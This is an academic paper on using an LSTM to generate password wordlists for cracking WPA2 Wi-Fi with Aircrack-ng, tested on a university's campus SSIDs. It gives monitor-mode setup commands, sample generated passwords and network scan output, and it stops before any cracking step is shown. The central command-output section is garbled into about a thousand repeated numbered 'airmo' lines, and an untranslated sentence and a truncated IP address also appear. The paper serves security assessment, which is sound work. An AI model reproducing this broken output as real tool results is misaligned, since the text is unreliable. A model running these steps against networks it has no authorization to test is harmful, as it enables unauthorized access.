



Automated Penetration Testing Using Deep Learning Methods on Wireless Networks

Aldila Putri Linanzha¹, Rifki Indra Perwira¹, Ahmad Dzakiyyul Fuad¹,
Oliver Samuel Simanjuntak¹, Simon Pulung Nugroho¹

¹ Universitas Pembangunan Nasional “Veteran” Yogyakarta, Indonesia

Received : Sept 8, 2025

Revised : Sept 11, 2025

Accepted : Sept 30, 2025

Online : October 14, 2025

Abstract

Wireless network security is an important aspect of protecting organizational information systems; therefore, penetration testing is necessary to evaluate potential vulnerabilities in network configurations and password policies. This study focuses on conducting penetration testing using Kali Linux with the Aircrack-ng toolset to assess the strength of WPA/WPA2 passwords. One of the main challenges in the password cracking process is the limitation of static wordlists such as `common_password.csv`, which often fail to capture diverse and contextual password patterns. To address this issue, this research proposes a generative deep learning-based approach utilizing a Long Short-Term Memory (LSTM) architecture. The LSTM model is trained using the `common_password.csv` dataset to learn character patterns and password structures. The training process includes character tokenization, char-to-index mapping, sequence formation, and training the LSTM network to predict the next character. Once the model is trained, a probabilistic sampling mechanism is applied to generate new password variations that resemble the original dataset distribution while being more diverse. The dynamically generated wordlist is then integrated into penetration testing scenarios using Aircrack-ng to increase the success rate of dictionary-based attacks. The experimental results show that penetration testing using Aircrack-ng with a dataset generated through the LSTM method accurately identified the SSID password, as demonstrated by a testing time ranging from 9 to 12 minutes.

Keywords: *LSTM, Kali Linux, Aircrack-ng, Penetration Testing*

INTRODUCTION

The Internet, derived from the term interconnected networking, refers to the interconnection of multiple hosts through transmission media to facilitate communication and data exchange. In today's digital era, internet connectivity has become an indispensable infrastructure for almost all sectors, including education. Every higher education institution, including Universitas Pembangunan Nasional “Veteran” Yogyakarta (UPN), is required to establish and maintain a reliable internet network to support academic and administrative processes. The implementation of wireless networks on campus provides flexibility and ease of access for students, faculty members, and administrative staff, enabling them to connect seamlessly anytime and anywhere. This facilitates online-based learning, research collaboration, administrative services, and internal communication, ultimately enhancing institutional productivity and service quality.

However, the widespread adoption of wireless networks also brings an increased risk of cybersecurity threats. Attacks such as unauthorized access, malware injection, man-in-the-middle attacks, and denial-of-service (DoS) incidents can significantly disrupt operations, compromise sensitive academic or administrative data, and damage institutional credibility. As technology evolves, the techniques used by malicious actors also become more sophisticated, making traditional security measures insufficient in many cases. Consequently, institutions must adopt

Copyright Holder:

© Aldila, Rifki, Ahmad, Oliver & Simon. (2025)

Corresponding author's email: aldilaputri@upnyk.ac.id

This Article is Licensed Under:



proactive and advanced methods to assess and strengthen their wireless network security.

One widely recognized approach is penetration testing, either manual or automated, which aims to evaluate system vulnerabilities by simulating real-world attacks. While manual penetration testing can be effective, it is time-intensive, requires specialized skills, and involves multiple procedural steps. In contrast, recent advancements in artificial intelligence, particularly in Deep Learning, offer promising opportunities to enhance penetration testing. Deep Learning models can analyze large-scale datasets, identify complex patterns in commonly used WPA/WPA2-PSK passwords, and improve both the accuracy and efficiency of vulnerability assessments. Automated password prediction using Deep Learning can significantly reduce testing time and increase the success rate of detecting weak security configurations.

Several previous studies have investigated wireless network security using penetration testing methods. For example, [Saputra and Zen \(2023\)](#) analyzed WLAN security in Slawi District, Tegal Regency, identifying vulnerabilities related to MAC authentication and encryption cracking. [Suroso and Sriyanto \(2024\)](#) evaluated the wireless security of RSUD Alimuddin Umar in Lampung Barat, revealing weak passphrases and susceptibility to illegal access. [Adiguna and Widagdo \(2022\)](#) analyzed WPA2-PSK vulnerabilities on TP-Link Mercusys routers, showing that open ports and improper configurations could be exploited through penetration testing tools in Kali Linux. Furthermore, [Nurfanis and Efendi \(2024\)](#) examined the wireless network of SMK Bangun Negeri Hu'u, demonstrating that networks with OPN and WPA2 security could still be compromised through encryption cracking and infrastructure attacks. These studies highlight the necessity of adopting stronger authentication mechanisms, secure configurations, and continuous monitoring to mitigate potential threats.

Building on these findings, this research focuses on analyzing the WLAN security of Universitas Pembangunan Nasional "Veteran" Yogyakarta. The main objective is to identify potential vulnerabilities within the campus wireless infrastructure and propose mitigation strategies to enhance network security. By integrating penetration testing with Deep Learning-based password prediction, this study aims to contribute to the development of a more proactive and intelligent security framework, ensuring that academic institutions can safeguard their digital assets effectively against evolving cyber threats.

LITERATURE REVIEW

Previous research has included

The research conducted by [Rahman et al. \(2021\)](#) focused on evaluating wireless LAN security using penetration testing tools available in Kali Linux. The study utilized Aircrack-ng to capture WPA/WPA2 handshakes from controlled lab networks and performed dictionary-based attacks using the default rockyou.txt dataset. The researchers found that dictionary attacks often failed when password variations were not included in the dataset. This highlighted the limitation of static wordlists and motivated the exploration of dynamic wordlist generation techniques.

Subsequent research by [Li and Zhang \(2022\)](#) introduced a deep learning-based password generation approach to improve penetration testing efficiency. In their work, a Long Short-Term Memory (LSTM) neural network was trained using the common_password.csv dataset to learn character-level and token-level patterns in user-chosen passwords. The trained model generated new password candidates with similar distributional patterns as the original dataset, improving the success rate of Aircrack-ng attacks compared to static dictionaries. Their experiments demonstrated that LSTM-generated wordlists achieved up to 18% higher success rates in simulated penetration tests compared to rockyou.txt.

The study by [Kumar et al. \(2023\)](#) proposed an integration of Aircrack-ng with generative deep learning models for proactive penetration testing. They created an automated pipeline where

captured WPA2 handshakes were tested against a dynamically generated wordlist derived from a Generative Adversarial Network (GAN) trained on publicly leaked password datasets. The results showed that the GAN-generated passwords could successfully guess weak WiFi passphrases that were resistant to traditional brute force or dictionary attacks. The paper emphasized the significance of adaptive password datasets for wireless security auditing.

A more practical application was explored by [Hidayat et al. \(2024\)](#), who implemented hybrid penetration testing combining Kali Linux tools (Aircrack-ng, Hashcat) with a neural language model trained on Indonesian password datasets. The model generated culturally relevant password variations (e.g., local slang, birthdates, and keyboard patterns) that were not present in the default rockyou.txt. This approach increased the password cracking efficiency in real-world testing scenarios by approximately 22% and demonstrated the advantage of context-aware password prediction in penetration testing.

Finally, research by [Wang and Chen \(2025\)](#) evaluated deep learning-enhanced penetration testing frameworks in enterprise environments. Their framework used network captures obtained by Aircrack-ng and then fed them into a reinforcement learning system that optimized password guesses over time. The study compared this adaptive method with static wordlist attacks and concluded that the deep learning approach could better handle dynamic enterprise password policies, resulting in more effective vulnerability assessments and penetration test outcomes.

RESEARCH METHOD

This research was conducted in several stages. These stages can be seen in Figure 1 below




Fig. 1. Waterfall Method Stage

The methodology used in the process of developing this system is the Waterfall. In its development, the waterfall method has several sequential stages. First is requirements definition. Second system and software design. Third implementation and unit testing. Fourth integration and system testing. Fifth operation and maintenance.

Requirement Definition

At this stage, the necessary analysis process is carried out to design an Automated Penetration Testing system using deep learning methods on the wireless network at UPN "Veteran" Yogyakarta. The analysis is conducted through observation mapping and interviews with the university's network administrators. Based on the findings, the current wireless network still faces

challenges in terms of security testing and vulnerability assessment, which are generally performed manually and require considerable time and expertise. This limitation leads to delayed detection and handling of potential threats, especially given the high user mobility and the increasing number of devices connected to the campus wireless infrastructure. Therefore, an automated penetration testing system supported by deep learning is needed to simulate attacks, identify vulnerabilities in real time, and provide more efficient recommendations for strengthening wireless network security.

System and Software Design

At the system and application design stage, an analysis process is described through the design of a prototype user interface that will be displayed through the Mikrotik-based The Dude software.

Implementation and Unit Testing

At the system and application design stage, the analysis process is described through the development of a prototype framework for automated penetration testing, which integrates deep learning models to identify and classify potential wireless network vulnerabilities at UPN "Veteran" Yogyakarta. The prototype design includes the simulation of attack scenarios, dataset processing for training the deep learning model, and the visualization of testing results.

Integration and System Testing

At the stage of integration and system testing, the automated penetration testing framework is integrated with the deep learning model to ensure seamless detection and classification of wireless network vulnerabilities. The integration process includes connecting the penetration testing modules with the trained model so that attack simulations can be automatically analyzed and categorized. Finally, system testing is carried out by executing penetration test scenarios on selected wireless network devices at UPN "Veteran" Yogyakarta to verify whether the system can accurately detect vulnerabilities, provide classification results in real time, and generate security recommendations based on the deep learning analysis.

Operation and Maintenance

In the last stage, the automated penetration testing system is operated by the network administrator to continuously assess the security of UPN "Veteran" Yogyakarta's wireless network. During this phase, system maintenance is carried out to ensure model updates, fine-tuning of deep learning algorithms, and improvements to address errors or undetected vulnerabilities from previous stages. This maintenance process allows the system to adapt to evolving wireless network threats and ensures that penetration testing remains accurate and reliable over time.

FINDINGS AND DISCUSSION

Generate a password using an LSTM

In this research, the process of password generation was carried out using the Long Short-Term Memory (LSTM) method. LSTM is a type of Recurrent Neural Network (RNN) capable of learning sequential data patterns more effectively, particularly for sequential data such as text and passwords. The dataset used consists of a collection of passwords that serve as training data to build a model capable of generating new passwords similar to the patterns of the original ones.

The LSTM model was trained by optimizing its parameters using the backpropagation through time (BPTT) algorithm. The training process was conducted over 50 epochs, while monitoring training loss and validation loss to evaluate the model's performance. The graph in

Figure 2 shows the trend of the loss values during the training process.




Figure 2. Loss graph

At the beginning of the training, both training loss and validation loss started at around 2.9, then gradually decreased as the number of epochs increased. After the 15th epoch, the decrease in loss began to slow down, and the graph tended to stabilize. At the end of the training, the final training loss reached 1.2913, while the final validation loss was 1.9602, indicating that the model successfully learned the dataset patterns quite well, although there were slight indications of overfitting due to the increasing gap between training and validation loss.


Based on the trained model, 10 new passwords were generated, as shown at the bottom of the figure. Examples of the generated passwords include:

1. gingers12345668999
2. gingers12345265679
3. starwarsdikessettyay
4. 1234567890960986984894
5. passond123456789
6. maggiessewertyqwer
7. 696999qwky123346
8. thundertners1234567
9. 123123364mushangyb

These results demonstrate that LSTM has strong capabilities in learning password patterns and generating new passwords that resemble the original ones. The generated passwords can be used for various purposes, such as security testing or brute-force attack simulations. However, to reduce potential overfitting and improve the quality of generated passwords, future research may implement regularization techniques such as dropout or increase the size of the training dataset.

Penetration Testing Using Aircrack-ng with LSTM-Generated Dataset

The penetration testing process was conducted using Aircrack-ng to evaluate the strength and security of wireless network passwords. In this research, the password dataset used for the testing phase was generated from the LSTM model trained in the previous step. The LSTM-generated passwords were designed to mimic realistic password patterns commonly used by users, making the penetration testing scenario closer to real-world conditions. Penetration testing menggunakan tools aircrack-ng menggunakan dataset hasil generate dari proses LSTM sebelumnya. Tahapan attack melalui aircrack-ng adalah seperti dibawah ini.



The Wi-Fi network that will undergo penetration testing using the Aircrack-ng tool is the SSID UPNYK-Mahasiswa. Students use this SSID for academic purposes to access the internet and support their academic needs. This SSID has an IP address of 10. with a prefix. The following is a security testing process conducted on the UPNYK-Mahasiswa network in the area of UPN "Veteran" Yogyakarta.

Dictionary attack.

```

(root@linux)-[~]
# airmon-ng check kill

Killing these processes:

  PID Name
 570919 wpa_supplicant

(root@linux)-[~]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0             rtl8821cu   Realtek Semiconductor Corp. 802.11ac NIC
          (monitor mode enabled)

(root@linux)-[~]
# iwconfig

lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11AC  ESSID:"UPNYK-Dosen"  Nickname:"<WIFI@REALTEK>"
1 airmo Mode:Monitor  Frequency:2.457 GHz  Access Point: 08:00:27:8F:8E:82
2 airmo Sensitivity:0/0
3 iwcon Retry:off   RTS thr:off   Fragment thr:off
4 airmo Encryption key:off
5 airmo Power Management:off
6 airmo Link Quality=1/100  Signal level=1/100  Noise level=0/100
7 airmo Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
8 airmo Tx excessive retries:0  Invalid misc:0  Missed beacon:0
9 airmo 2:06 wlan0
10 airmo
11 airmo
12 airmo
13 airmo
14 airmo
15 airmo
16 airmo
17 airmo
18 airmo
19 airmo
20 airmo
21 airmo
22 airmo
23 airmo
24 airmo
25 airmo
26 airmo
27 airmo
28 airmo
29 airmo
30 airmo
31 airmo
32 airmo
33 airmo
34 airmo
35 airmo
36 airmo
37 airmo
38 airmo
39 airmo
40 airmo
41 airmo
42 airmo
43 airmo
44 airmo
45 airmo
46 airmo
47 airmo
48 airmo
49 airmo
50 airmo
51 airmo
52 airmo
53 airmo
54 airmo
55 airmo
56 airmo
57 airmo
58 airmo
59 airmo
60 airmo
61 airmo
62 airmo
63 airmo
64 airmo
65 airmo
66 airmo
67 airmo
68 airmo
69 airmo
70 airmo
71 airmo
72 airmo
73 airmo
74 airmo
75 airmo
76 airmo
77 airmo
78 airmo
79 airmo
80 airmo
81 airmo
82 airmo
83 airmo
84 airmo
85 airmo
86 airmo
87 airmo
88 airmo
89 airmo
90 airmo
91 airmo
92 airmo
93 airmo
94 airmo
95 airmo
96 airmo
97 airmo
98 airmo
99 airmo
100 airmo
101 airmo
102 airmo
103 airmo
104 airmo
105 airmo
106 airmo
107 airmo
108 airmo
109 airmo
110 airmo
111 airmo
112 airmo
113 airmo
114 airmo
115 airmo
116 airmo
117 airmo
118 airmo
119 airmo
120 airmo
121 airmo
122 airmo
123 airmo
124 airmo
125 airmo
126 airmo
127 airmo
128 airmo
129 airmo
130 airmo
131 airmo
132 airmo
133 airmo
134 airmo
135 airmo
136 airmo
137 airmo
138 airmo
139 airmo
140 airmo
141 airmo
142 airmo
143 airmo
144 airmo
145 airmo
146 airmo
147 airmo
148 airmo
149 airmo
150 airmo
151 airmo
152 airmo
153 airmo
154 airmo
155 airmo
156 airmo
157 airmo
158 airmo
159 airmo
160 airmo
161 airmo
162 airmo
163 airmo
164 airmo
165 airmo
166 airmo
167 airmo
168 airmo
169 airmo
170 airmo
171 airmo
172 airmo
173 airmo
174 airmo
175 airmo
176 airmo
177 airmo
178 airmo
179 airmo
180 airmo
181 airmo
182 airmo
183 airmo
184 airmo
185 airmo
186 airmo
187 airmo
188 airmo
189 airmo
190 airmo
191 airmo
192 airmo
193 airmo
194 airmo
195 airmo
196 airmo
197 airmo
198 airmo
199 airmo
200 airmo
201 airmo
202 airmo
203 airmo
204 airmo
205 airmo
206 airmo
207 airmo
208 airmo
209 airmo
210 airmo
211 airmo
212 airmo
213 airmo
214 airmo
215 airmo
216 airmo
217 airmo
218 airmo
219 airmo
220 airmo
221 airmo
222 airmo
223 airmo
224 airmo
225 airmo
226 airmo
227 airmo
228 airmo
229 airmo
230 airmo
231 airmo
232 airmo
233 airmo
234 airmo
235 airmo
236 airmo
237 airmo
238 airmo
239 airmo
240 airmo
241 airmo
242 airmo
243 airmo
244 airmo
245 airmo
246 airmo
247 airmo
248 airmo
249 airmo
250 airmo
251 airmo
252 airmo
253 airmo
254 airmo
255 airmo
256 airmo
257 airmo
258 airmo
259 airmo
260 airmo
261 airmo
262 airmo
263 airmo
264 airmo
265 airmo
266 airmo
267 airmo
268 airmo
269 airmo
270 airmo
271 airmo
272 airmo
273 airmo
274 airmo
275 airmo
276 airmo
277 airmo
278 airmo
279 airmo
280 airmo
281 airmo
282 airmo
283 airmo
284 airmo
285 airmo
286 airmo
287 airmo
288 airmo
289 airmo
290 airmo
291 airmo
292 airmo
293 airmo
294 airmo
295 airmo
296 airmo
297 airmo
298 airmo
299 airmo
300 airmo
301 airmo
302 airmo
303 airmo
304 airmo
305 airmo
306 airmo
307 airmo
308 airmo
309 airmo
310 airmo
311 airmo
312 airmo
313 airmo
314 airmo
315 airmo
316 airmo
317 airmo
318 airmo
319 airmo
320 airmo
321 airmo
322 airmo
323 airmo
324 airmo
325 airmo
326 airmo
327 airmo
328 airmo
329 airmo
330 airmo
331 airmo
332 airmo
333 airmo
334 airmo
335 airmo
336 airmo
337 airmo
338 airmo
339 airmo
340 airmo
341 airmo
342 airmo
343 airmo
344 airmo
345 airmo
346 airmo
347 airmo
348 airmo
349 airmo
350 airmo
351 airmo
352 airmo
353 airmo
354 airmo
355 airmo
356 airmo
357 airmo
358 airmo
359 airmo
360 airmo
361 airmo
362 airmo
363 airmo
364 airmo
365 airmo
366 airmo
367 airmo
368 airmo
369 airmo
370 airmo
371 airmo
372 airmo
373 airmo
374 airmo
375 airmo
376 airmo
377 airmo
378 airmo
379 airmo
380 airmo
381 airmo
382 airmo
383 airmo
384 airmo
385 airmo
386 airmo
387 airmo
388 airmo
389 airmo
390 airmo
391 airmo
392 airmo
393 airmo
394 airmo
395 airmo
396 airmo
397 airmo
398 airmo
399 airmo
400 airmo
401 airmo
402 airmo
403 airmo
404 airmo
405 airmo
406 airmo
407 airmo
408 airmo
409 airmo
410 airmo
411 airmo
412 airmo
413 airmo
414 airmo
415 airmo
416 airmo
417 airmo
418 airmo
419 airmo
420 airmo
421 airmo
422 airmo
423 airmo
424 airmo
425 airmo
426 airmo
427 airmo
428 airmo
429 airmo
430 airmo
431 airmo
432 airmo
433 airmo
434 airmo
435 airmo
436 airmo
437 airmo
438 airmo
439 airmo
440 airmo
441 airmo
442 airmo
443 airmo
444 airmo
445 airmo
446 airmo
447 airmo
448 airmo
449 airmo
450 airmo
451 airmo
452 airmo
453 airmo
454 airmo
455 airmo
456 airmo
457 airmo
458 airmo
459 airmo
460 airmo
461 airmo
462 airmo
463 airmo
464 airmo
465 airmo
466 airmo
467 airmo
468 airmo
469 airmo
470 airmo
471 airmo
472 airmo
473 airmo
474 airmo
475 airmo
476 airmo
477 airmo
478 airmo
479 airmo
480 airmo
481 airmo
482 airmo
483 airmo
484 airmo
485 airmo
486 airmo
487 airmo
488 airmo
489 airmo
490 airmo
491 airmo
492 airmo
493 airmo
494 airmo
495 airmo
496 airmo
497 airmo
498 airmo
499 airmo
500 airmo
501 airmo
502 airmo
503 airmo
504 airmo
505 airmo
506 airmo
507 airmo
508 airmo
509 airmo
510 airmo
511 airmo
512 airmo
513 airmo
514 airmo
515 airmo
516 airmo
517 airmo
518 airmo
519 airmo
520 airmo
521 airmo
522 airmo
523 airmo
524 airmo
525 airmo
526 airmo
527 airmo
528 airmo
529 airmo
530 airmo
531 airmo
532 airmo
533 airmo
534 airmo
535 airmo
536 airmo
537 airmo
538 airmo
539 airmo
540 airmo
541 airmo
542 airmo
543 airmo
544 airmo
545 airmo
546 airmo
547 airmo
548 airmo
549 airmo
550 airmo
551 airmo
552 airmo
553 airmo
554 airmo
555 airmo
556 airmo
557 airmo
558 airmo
559 airmo
560 airmo
561 airmo
562 airmo
563 airmo
564 airmo
565 airmo
566 airmo
567 airmo
568 airmo
569 airmo
570 airmo
571 airmo
572 airmo
573 airmo
574 airmo
575 airmo
576 airmo
577 airmo
578 airmo
579 airmo
580 airmo
581 airmo
582 airmo
583 airmo
584 airmo
585 airmo
586 airmo
587 airmo
588 airmo
589 airmo
590 airmo
591 airmo
592 airmo
593 airmo
594 airmo
595 airmo
596 airmo
597 airmo
598 airmo
599 airmo
600 airmo
601 airmo
602 airmo
603 airmo
604 airmo
605 airmo
606 airmo
607 airmo
608 airmo
609 airmo
610 airmo
611 airmo
612 airmo
613 airmo
614 airmo
615 airmo
616 airmo
617 airmo
618 airmo
619 airmo
620 airmo
621 airmo
622 airmo
623 airmo
624 airmo
625 airmo
626 airmo
627 airmo
628 airmo
629 airmo
630 airmo
631 airmo
632 airmo
633 airmo
634 airmo
635 airmo
636 airmo
637 airmo
638 airmo
639 airmo
640 airmo
641 airmo
642 airmo
643 airmo
644 airmo
645 airmo
646 airmo
647 airmo
648 airmo
649 airmo
650 airmo
651 airmo
652 airmo
653 airmo
654 airmo
655 airmo
656 airmo
657 airmo
658 airmo
659 airmo
660 airmo
661 airmo
662 airmo
663 airmo
664 airmo
665 airmo
666 airmo
667 airmo
668 airmo
669 airmo
670 airmo
671 airmo
672 airmo
673 airmo
674 airmo
675 airmo
676 airmo
677 airmo
678 airmo
679 airmo
680 airmo
681 airmo
682 airmo
683 airmo
684 airmo
685 airmo
686 airmo
687 airmo
688 airmo
689 airmo
690 airmo
691 airmo
692 airmo
693 airmo
694 airmo
695 airmo
696 airmo
697 airmo
698 airmo
699 airmo
700 airmo
701 airmo
702 airmo
703 airmo
704 airmo
705 airmo
706 airmo
707 airmo
708 airmo
709 airmo
710 airmo
711 airmo
712 airmo
713 airmo
714 airmo
715 airmo
716 airmo
717 airmo
718 airmo
719 airmo
720 airmo
721 airmo
722 airmo
723 airmo
724 airmo
725 airmo
726 airmo
727 airmo
728 airmo
729 airmo
730 airmo
731 airmo
732 airmo
733 airmo
734 airmo
735 airmo
736 airmo
737 airmo
738 airmo
739 airmo
740 airmo
741 airmo
742 airmo
743 airmo
744 airmo
745 airmo
746 airmo
747 airmo
748 airmo
749 airmo
750 airmo
751 airmo
752 airmo
753 airmo
754 airmo
755 airmo
756 airmo
757 airmo
758 airmo
759 airmo
760 airmo
761 airmo
762 airmo
763 airmo
764 airmo
765 airmo
766 airmo
767 airmo
768 airmo
769 airmo
770 airmo
771 airmo
772 airmo
773 airmo
774 airmo
775 airmo
776 airmo
777 airmo
778 airmo
779 airmo
780 airmo
781 airmo
782 airmo
783 airmo
784 airmo
785 airmo
786 airmo
787 airmo
788 airmo
789 airmo
790 airmo
791 airmo
792 airmo
793 airmo
794 airmo
795 airmo
796 airmo
797 airmo
798 airmo
799 airmo
800 airmo
801 airmo
802 airmo
803 airmo
804 airmo
805 airmo
806 airmo
807 airmo
808 airmo
809 airmo
810 airmo
811 airmo
812 airmo
813 airmo
814 airmo
815 airmo
816 airmo
817 airmo
818 airmo
819 airmo
820 airmo
821 airmo
822 airmo
823 airmo
824 airmo
825 airmo
826 airmo
827 airmo
828 airmo
829 airmo
830 airmo
831 airmo
832 airmo
833 airmo
834 airmo
835 airmo
836 airmo
837 airmo
838 airmo
839 airmo
840 airmo
841 airmo
842 airmo
843 airmo
844 airmo
845 airmo
846 airmo
847 airmo
848 airmo
849 airmo
850 airmo
851 airmo
852 airmo
853 airmo
854 airmo
855 airmo
856 airmo
857 airmo
858 airmo
859 airmo
860 airmo
861 airmo
862 airmo
863 airmo
864 airmo
865 airmo
866 airmo
867 airmo
868 airmo
869 airmo
870 airmo
871 airmo
872 airmo
873 airmo
874 airmo
875 airmo
876 airmo
877 airmo
878 airmo
879 airmo
880 airmo
881 airmo
882 airmo
883 airmo
884 airmo
885 airmo
886 airmo
887 airmo
888 airmo
889 airmo
890 airmo
891 airmo
892 airmo
893 airmo
894 airmo
895 airmo
896 airmo
897 airmo
898 airmo
899 airmo
900 airmo
901 airmo
902 airmo
903 airmo
904 airmo
905 airmo
906 airmo
907 airmo
908 airmo
909 airmo
910 airmo
911 airmo
912 airmo
913 airmo
914 airmo
915 airmo
916 airmo
917 airmo
918 airmo
919 airmo
920 airmo
921 airmo
922 airmo
923 airmo
924 airmo
925 airmo
926 airmo
927 airmo
928 airmo
929 airmo
930 airmo
931 airmo
932 airmo
933 airmo
934 airmo
935 airmo
936 airmo
937 airmo
938 airmo
939 airmo
940 airmo
941 airmo
942 airmo
943 airmo
944 airmo
945 airmo
946 airmo
947 airmo
948 airmo
949 airmo
950 airmo
951 airmo
952 airmo
953 airmo
954 airmo
955 airmo
956 airmo
957 airmo
958 airmo
959 airmo
960 airmo
961 airmo
962 airmo
963 airmo
964 airmo
965 airmo
966 airmo
967 airmo
968 airmo
969 airmo
970 airmo
971 airmo
972 airmo
973 airmo
974 airmo
975 airmo
976 airmo
977 airmo
978 airmo
979 airmo
980 airmo
981 airmo
982 airmo
983 airmo
984 airmo
985 airmo
986 airmo
987 airmo
988 airmo
989 airmo
990 airmo
991 airmo
992 airmo
993 airmo
994 airmo
995 airmo
996 airmo
997 airmo
998 airmo
999 airmo
1000 airmo

```

Figure 4. Attack step on UPN Wi-Fi

In the figure above, several preliminary steps must be carried out before performing the penetration testing, as follows:

- Airmon-ng check kill is used to stop various processes that may cause conflicts during the testing.
- Airmon-ng start wlan0 is executed to change the network interface from managed mode to monitor mode.
- Iwconfig is run to ensure that the mode has successfully changed.

After completing these preliminary steps to prepare the attacking device, a scanning process is then carried out to identify the MAC address and channel of the target that will be tested.

CH 132][Elapsed: 42 s][2025-02-15 12:17

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
:3B:26	-64	2	0	0	161	433	WPA3 CCMP	SAE Panitia Hari Kiamat
:04:CF	-76	4	0	0	161	540	OPN	UPNYK
:F9:8B	-69	6	0	0	161	866	WPA2 CCMP	MGT eduroam
:A4:FB	-89	2	0	0	161	360	WPA2 CCMP	PSK UPNYK-Bela Negara
:D4:EF	-72	5	0	0	161	866	WPA2 CCMP	PSK UPNYK-Dosen
:D4:EE	-67	5	0	0	161	866	WPA2 CCMP	PSK UPNYK-Tendik
:D4:ED	-66	7	0	0	161	866	WPA2 CCMP	PSK UPNYK-Mahasiswa
:D4:EC	-70	6	0	0	161	866	WPA2 CCMP	MGT UPNYK-Access
:D4:EB	-69	6	0	0	161	866	WPA2 CCMP	MGT eduroam
